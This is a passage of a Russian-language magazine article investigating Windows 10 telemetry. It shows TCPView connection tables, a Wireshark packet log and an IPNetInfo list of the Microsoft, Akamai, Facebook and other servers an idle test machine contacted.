
Endpoints: 65 Established: 1 Listening: 21 Time Wait: 0 Close Wait: 9

Первый буревестник


Можно было узнать принадлежность IP-адреса через сервис WHOIS, но спрашивать Shodan информативнее.Как стало ясно из описания, это робот поисковой системы Bing. Если бы в тесте был сделан хоть один поисковый запрос (даже локальный), тогда соединение не вызывало бы никаких возражений. Однако мы просто сидели и смотрели в TCPView на то, как компьютер начинает шпионить за нами.

ПОДГОТОВКА К ПАКЕТНОМУ ШТОРМУ

Спящие службы можно ждать долго. Пора пробудить их и проявить немного активности. Нажатие кнопки «Пуск» заставило ожить инфоблоки справа. Появился прогноз погоды, начали отображаться новости и реклама. TCPView показывает, что все это грузится через сеть Akamai и выглядит легитимно. Как только мы запускаем блокнот и начинаем набирать текст, картина сразу меняется.



BingBot попался



Запущен только блокнот

Возникает сразу шесть соединений, которые быстро закрываются, — в сумме уходит чуть больше сотни пакетов. Отключив функцию «искать в интернете», мы оставили только локальный поиск Windows. Снова запустили блокнот и начали набирать произвольный текст. Все равно появился процесс SearchUI и стал передавать данные в Сеть.

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Port	Remote Address	Remote Port	State	Sent Pa...	Sent Bytes	Rcvd Pa
svchost.exe	828	TCP	49710	a104-81-215-222.deploy.static.akamaitechnologies...	http	ESTABLISHED	13	4,107	
SearchUI.exe	3040	TCP	49711	a-0001.a-msedge.net	https	ESTABLISHED	1	1,445	
WinStore.Mobile.exe	2188	TCP	49465	a23-65-118-14.deploy.static.akamaitechnologies.c...	https	CLOSE_WAIT			
WinStore.Mobile.exe	2188	TCP	49466	a23-64-219-156.deploy.static.akamaitechnologies....	https	CLOSE_WAIT			
WinStore.Mobile.exe	2188	TCP	49467	a104-81-215-222.deploy.static.akamaitechnologies...	http	CLOSE_WAIT			

Endpoints: 11 Established: 2 Listening: 0 Time Wait: 0 Close Wait: 9

Поиск в интернете отключен

Наверное, мы как-то не так поняли «Заявление о конфиденциальности». Посмотрим его еще раз. Это простая текстовая страничка, которая открывается в браузере Edge. Какой она может создать трафик? Примерно такой, как на картинке.

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent B...	Rcvd Packe...	Rcvd Bytes
[System Process]	0	TCP	49590	a23-64-230-198.deploy.static.akamaitechnologies.com	http	TIME_WAIT	2	2 284	2	201
MicrosoftEdgeCP.exe	5224	TCP	49637	cache.google.com	http	ESTABLISHED	3	1 797	4	2 035
MicrosoftEdgeCP.exe	5224	TCP	49620	server-54-239-168-152.fra50.r.cloudfront.net	http	ESTABLISHED	3	1 269	43	53 044
MicrosoftEdgeCP.exe	5224	TCP	49621	server-54-239-168-152.fra50.r.cloudfront.net	http	ESTABLISHED	3	1 229	62	81 058
MicrosoftEdgeCP.exe	5224	TCP	49656	lh-in-f156.1e100.net	https	ESTABLISHED	6	1 038	8	4 753
MicrosoftEdgeCP.exe	5224	TCP	49674	cache.google.com	https	ESTABLISHED	8	1 038	14	11 390
MicrosoftEdgeCP.exe	5224	TCP	49668	cache.google.com	https	ESTABLISHED	8	1 032	8	5 326
MicrosoftEdgeCP.exe	5224	TCP	49677	blob.ch3prdstr03a.store.core.windows.net	https	ESTABLISHED	3	944	4	5 254
MicrosoftEdgeCP.exe	5224	TCP	49634	server-54-239-168-152.fra50.r.cloudfront.net	http	ESTABLISHED	2	889	30	40 355
MicrosoftEdgeCP.exe	5224	TCP	49653	edge-star-shv-01-ams2.facebook.com	https	ESTABLISHED	3	884	5	3 748
svchost.exe	1144	UDPV6	546	*	*		9	855		
MicrosoftEdgeCP.exe	5224	TCP	49670	198.41.191.38	http	ESTABLISHED	1	758	1	275
MicrosoftEdgeCP.exe	5224	TCP	49631	ec2-23-21-169-88.compute-1.amazonaws.com	http	ESTABLISHED	1	676	1	662
MicrosoftEdgeCP.exe	5224	TCP	49651	a104-81-249-97.deploy.static.akamaitechnologies.com	https	ESTABLISHED	2	522	3	2 562
MicrosoftEdgeCP.exe	5224	TCP	49661	e017.en25.com	http	ESTABLISHED	1	492	2	1 220
MicrosoftEdgeCP.exe	5224	TCP	49655	lh-in-f156.1e100.net	https	ESTABLISHED	4	469	6	4 110
MicrosoftEdgeCP.exe	5224	TCP	49665	93.184.220.29	http	ESTABLISHED	2	468	2	1 576
MicrosoftEdgeCP.exe	5224	TCP	49629	server-54-239-168-139.fra50.r.cloudfront.net	http	ESTABLISHED	1	460	4	3 990
MicrosoftEdgeCP.exe	5224	TCP	49667	cache.google.com	https	ESTABLISHED	4	456	6	3 884
MicrosoftEdgeCP.exe	5224	TCP	49673	cache.google.com	https	ESTABLISHED	4	455	10	10 888
MicrosoftEdgeCP.exe	5224	TCP	49626	68.232.34.200	http	ESTABLISHED	1	407	7	8 457
MicrosoftEdgeCP.exe	5224	TCP	49624	68.232.34.200	http	ESTABLISHED	1	397	11	13 017
MicrosoftEdgeCP.exe	5224	TCP	49622	68.232.34.200	http	ESTABLISHED	1	389	7	7 806
MicrosoftEdgeCP.exe	5224	TCP	49625	68.232.34.200	http	ESTABLISHED	1	389	32	43 212
MicrosoftEdgeCP.exe	5224	TCP	49633	bud02s22-in-f200.1e100.net	http	ESTABLISHED	1	382	24	31 892
MicrosoftEdgeCP.exe	5224	TCP	49623	68.232.34.200	http	ESTABLISHED	1	382	6	6 348
MicrosoftEdgeCP.exe	5224	TCP	49619	a104-82-9-125.deploy.static.akamaitechnologies.com	http	ESTABLISHED	1	374	48	66 601
MicrosoftEdgeCP.exe	5224	TCP	49654	edge-star-shv-01-ams2.facebook.com	https	ESTABLISHED	2	333	4	3 395
[System Process]	0	TCP	49588	a88-221-132-220.deploy.akamaitechnologies.com	http	TIME_WAIT	1	252	8	9 030
MicrosoftEdgeCP.exe	5224	TCP	49666	93.184.220.20	http	ESTABLISHED	1	234	1	1 631
MicrosoftEdgeCP.exe	5224	TCP	49681	a23-43-139-27.deploy.static.akamaitechnologies.com	http	ESTABLISHED	1	230	1	1 857
MicrosoftEdgeCP.exe	5224	TCP	49682	a23-43-139-27.deploy.static.akamaitechnologies.com	http	ESTABLISHED	1	229		
MicrosoftEdgeCP.exe	5224	TCP	49671	ec2-107-22-186-36.compute-1.amazonaws.com	https	ESTABLISHED	1	208	3	3 581
MicrosoftEdgeCP.exe	5224	TCP	49672	ec2-107-22-186-36.compute-1.amazonaws.com	https	ESTABLISHED	1	208	3	3 581
MicrosoftEdgeCP.exe	5224	TCP	49652	64.18.17.135	http	ESTABLISHED	1	145	1	1 468
MicrosoftEdgeCP.exe	5224	TCP	49680	64.18.20.10	http	ESTABLISHED	1	142	1	2 058
MicrosoftEdgeCP.exe	5224	TCP	49664	lb-in-f156.1e100.net	https	ESTABLISHED	3	130		
MicrosoftEdgeCP.exe	5224	TCP	49663	lb-in-f156.1e100.net	https	ESTABLISHED	1	38	2	382
svchost.exe	1420	UDPV6	60817	*	*		1	30	1	126

Endpoints: 137 Established: 69 Listening: 21 Time Wait: 11 Close Wait: 0

Открыта одна страница в браузере

Перечень соединений настолько быстро обновлялся, что просто так и не уследишь. Поэтому мы приступили ко второй части исследования. Закрыли все приложения, поставили снифер Wireshark и записали активность Windows за полчаса. Чтобы сымитировать хоть какую-то деятельность, мы просто смотрели некоторые настройки в панели управления, но не меняли их.

compromat.pcapng [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: eth.dst_resolved !="10.0.2.15" Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
7870	2435.79116	10.0.2.15	217.69.139.202	TCP	54	[TCP ACKed unseen segment] 49626→443 [ACK] Seq=837 Ack=9431 Win=65535 Len=0
7872	2435.79289	10.0.2.15	217.69.139.202	TCP	54	[TCP ACKed unseen segment] 49626→443 [ACK] Seq=837 Ack=9432 Win=65535 Len=0
7873	2436.01667	10.0.2.15	216.218.248.203	TCP	54	49617→80 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
7874	2436.01685	10.0.2.15	216.218.248.230	TCP	54	49618→80 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
7882	2436.23495	10.0.2.15	216.218.248.203	TCP	54	[TCP ACKed unseen segment] 49617→80 [ACK] Seq=2 Ack=2 Win=65535 Len=0
7884	2436.23531	10.0.2.15	216.218.248.230	TCP	54	[TCP ACKed unseen segment] 49618→80 [ACK] Seq=2 Ack=2 Win=65535 Len=0
7885	2441.43786	fe80::b155:9319:75c	ff02::1:2	DHCPv6	157	Solicit XID: 0x57ecfa CID: 000100011d70c7910800278989b3
7886	2455.25145	10.0.2.15	207.46.194.10	TCP	54	49637→443 [FIN, ACK] Seq=416 Ack=3988 Win=65535 Len=0
7887	2455.25160	10.0.2.15	207.46.194.10	TCP	54	49637→443 [RST, ACK] Seq=417 Ack=3988 Win=0 Len=0
7889	2455.25207	10.0.2.15	217.69.139.202	TCP	54	[TCP ACKed unseen segment] 49626→443 [FIN, ACK] Seq=837 Ack=9432 Win=65535 Len=0
7890	2455.25216	10.0.2.15	217.69.139.202	TCP	54	[TCP ACKed unseen segment] 49626→443 [RST, ACK] Seq=838 Ack=9432 Win=0 Len=0
7891	2455.25245	10.0.2.15	104.75.80.153	TCP	54	49629→443 [FIN, ACK] Seq=355 Ack=5050 Win=65535 Len=0
7892	2455.25253	10.0.2.15	104.75.80.153	TCP	54	49629→443 [RST, ACK] Seq=356 Ack=5050 Win=0 Len=0
7895	2455.25286	10.0.2.15	104.75.80.153	TCP	54	49631→443 [FIN, ACK] Seq=355 Ack=5050 Win=65535 Len=0
7896	2455.25298	10.0.2.15	104.75.80.153	TCP	54	49631→443 [RST, ACK] Seq=356 Ack=5050 Win=0 Len=0
7898	2455.25326	10.0.2.15	104.75.80.153	TCP	54	49630→443 [FIN, ACK] Seq=355 Ack=5050 Win=65535 Len=0
7899	2455.25335	10.0.2.15	104.75.80.153	TCP	54	49630→443 [RST, ACK] Seq=356 Ack=5050 Win=0 Len=0
7900	2455.25363	10.0.2.15	104.75.80.153	TCP	54	49632→443 [FIN, ACK] Seq=355 Ack=5050 Win=65535 Len=0
7902	2455.25372	10.0.2.15	104.75.80.153	TCP	54	49632→443 [RST, ACK] Seq=356 Ack=5050 Win=0 Len=0
7904	2455.25405	10.0.2.15	77.67.29.144	TCP	54	49636→443 [FIN, ACK] Seq=345 Ack=4575 Win=65535 Len=0
7905	2455.25415	10.0.2.15	77.67.29.144	TCP	54	49636→443 [RST, ACK] Seq=346 Ack=4575 Win=0 Len=0
7907	2455.25443	10.0.2.15	77.67.29.144	TCP	54	49634→443 [FIN, ACK] Seq=345 Ack=4575 Win=65535 Len=0
7908	2455.25453	10.0.2.15	77.67.29.144	TCP	54	49634→443 [RST, ACK] Seq=346 Ack=4575 Win=0 Len=0
7909	2455.25480	10.0.2.15	77.67.29.144	TCP	54	49635→443 [FIN, ACK] Seq=345 Ack=4575 Win=65535 Len=0
7911	2455.25489	10.0.2.15	77.67.29.144	TCP	54	49635→443 [RST, ACK] Seq=346 Ack=4575 Win=0 Len=0
7912	2455.25515	10.0.2.15	137.116.81.24	TCP	54	49625→443 [FIN, ACK] Seq=6575 Ack=7365 Win=65535 Len=0
7915	2455.25538	10.0.2.15	137.116.81.24	TCP	54	49638→443 [FIN, ACK] Seq=449 Ack=5425 Win=65535 Len=0
7916	2455.25547	10.0.2.15	137.116.81.24	TCP	54	49638→443 [RST, ACK] Seq=450 Ack=5425 Win=0 Len=0
7918	2455.25574	10.0.2.15	207.46.194.10	TCP	54	49633→443 [FIN, ACK] Seq=1300 Ack=4490 Win=65535 Len=0
7920	2455.25601	10.0.2.15	77.67.29.178	TCP	54	49628→443 [FIN, ACK] Seq=360 Ack=4591 Win=65535 Len=0
7921	2455.25612	10.0.2.15	77.67.29.178	TCP	54	49628→443 [RST, ACK] Seq=361 Ack=4591 Win=0 Len=0
7923	2455.25654	10.0.2.15	77.67.29.178	TCP	54	49627→443 [FIN, ACK] Seq=360 Ack=4591 Win=65535 Len=0
7924	2455.25665	10.0.2.15	77.67.29.178	TCP	54	49627→443 [RST, ACK] Seq=361 Ack=4591 Win=0 Len=0
7929	2455.41342	10.0.2.15	137.116.81.24	TCP	54	[TCP ACKed unseen segment] 49625→443 [ACK] Seq=6576 Ack=7366 Win=65535 Len=0
7930	2473.43781	fe80::b155:9319:75c	ff02::1:2	DHCPv6	157	Solicit XID: 0x57ecfa CID: 000100011d70c7910800278989b3

Windows передает непрерывно — неважно, делаешь что-то или нет

IPNetInfo

File Edit View Options Help

IP Address	Country	Network Name	Owner Name	Contact Name	Address	Resolved Name
2.20.254.89	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, Cambridge, MA 02142	
2.22.42.122	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, Cambridge, MA 02142	
2.23.143.150	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, Cambridge, MA 02142	
23.43.139.27	Netherlands	AIBV	Akamai International, BV	Akamai International, BV	Prins Bernhardplein 200, Amsterdam	a23-43-139-27.deploy.static.akamaitechnologies.com
23.78.117.155	Netherlands	AIBV	Akamai International, BV	Akamai International, BV	Prins Bernhardplein 200, Amsterdam	a23-78-117-155.deploy.static.akamaitechnologies.com
23.99.116.116	USA - Washington	MSFT	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
31.13.64.1	Netherlands	AMS2	Facebook	RIPE DBM	1601 Willow Rd., Menlo Park, CA, 94025	edge-star-shv-01-ams2.facebook.com
64.4.54.254	USA - Washington	MICROSOFT	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
64.18.20.10	USA - Maryland	CYBERTRUSTCIDR	Verizon Business Global, LLC	Verizon Business Global, LLC	13100 Columbia Pk, Silver Spring	
65.52.108.33	USA - Washington	MICROSOFT-1BLK	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	msnbot-65-52-108-33.search.msn.com
65.55.44.54	USA - Washington	MICROSOFT-1BLK	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
65.207.25.151	USA - Virginia	UU-65-207-25	INTERNAL/MCI7468		18155 Technology Drive Extend to Terremark MPR3 room, Culpeper	
68.232.34.200	USA - California	EDGECAST-NETBLK-04	EdgeCast Networks, Inc.	EdgeCast Networks, Inc.	2850 Ocean Park Blvd., Suite 110, Santa Monica	
77.67.29.144	United States	AKAMAI-TINET	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, Cambridge, MA 02142	
88.221.132.128	European Union	AKAMAI-PA	Akamai Technologies	Network Architecture Role Account	Akamai Technologies, 8 Cambridge Center, Cambridge, MA 02142	a88-221-132-128.deploy.akamaitechnologies.com
93.184.220.20	European Union	EDGECAST-NETBLK-03	NETBLK-03-EU-93-184-220-0-22	Derrick Sawyer	2850 Ocean Park Blvd., Suite 200, Santa Monica CA 90405 USA	
104.47.153.35	USA - Washington	MSFT	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
104.75.53.17	USA - Massachusetts	AIBV	Akamai International, BV	Akamai International, BV	Prins Bernhardplein 200, Amsterdam	a104-75-53-17.deploy.static.akamaitechnologies.com
104.82.10.129	USA - Massachusetts	AIBV	Akamai International, BV	Akamai International, BV	Prins Bernhardplein 200, Amsterdam	a104-82-10-129.deploy.static.akamaitechnologies.com
108.162.232.199	USA - California	CLOUDFLARENET	CloudFlare, Inc.	CloudFlare, Inc.	665 Third Street #207, San Francisco	
131.253.61.66	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
134.170.185.125	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
137.116.81.24	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
137.117.235.16	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
138.91.246.237	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	
157.55.231.252	USA - Washington	MSFT-GFS	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	
162.159.241.165	USA - California	CLOUDFLARENET	CloudFlare, Inc.	CloudFlare, Inc.	665 Third Street #207, San Francisco	
191.232.139.253	Brazil	060.316.817/0001-03	Microsoft Informatica Ltda	Benjamin Orndorff		
195.12.232.155	Netherlands	AKAMAI	Akamai international V B	Cristian Galve	Akamai International BV, Parkring 29, 85784 Garching bei Munich....	195-12-232-155.customer.teliacarrier.com
207.46.194.10	USA - Washington	MICROSOFT-GLOBAL-NET	Microsoft Corporation	Microsoft Corporation	One Microsoft Way, Redmond	msnbot-207-46-194-10.search.msn.com
208.67.222.222	USA - California	OPENDNS-NET-1	OpenDNS, LLC	OpenDNS, LLC	145 Bluxome st., San Francisco	resolver1.opendns.com
216.218.248.203	USA - California	HURRICANE-CE0065-2827	Soylent	Soylent	PO Box 4436, Mountain View	
137.135.8.42	USA - Washington	MICROSOFT	Microsoft Corp	Microsoft Corp	One Microsoft Way, Redmond	aka.ms


За полчаса нашего бездействия Windows успела разослать отчеты по всему свету

За полчаса в Сеть ушло около восьми тысяч пакетов. Как показало изучение логов, большинство соединений устанавливалось по адресам в пределах одной из крупных подсетей. У принадлежащих им айпишников часто менялись два-три последних октета. Это говорит о том, что Microsoft развернула огромную сеть для обработки всей стекающейся от пользователей Windows информации. Если отсеять однотипные адреса, то в сухом остатке получится подборка, как на картинке.

В глаза бросается бразильский сервер, это очередной BingBot (возможно, какой-то особо специализированный), но вопросы вызывает далеко не только он. Например, какого черта выполнялось соединение с сервером Facebook в Нидерландах? Кто просил подключаться к облачному хранилищу CloudFlare? Ни одного файла еще не создано. Даже учетная запись Microsoft не была активирована.

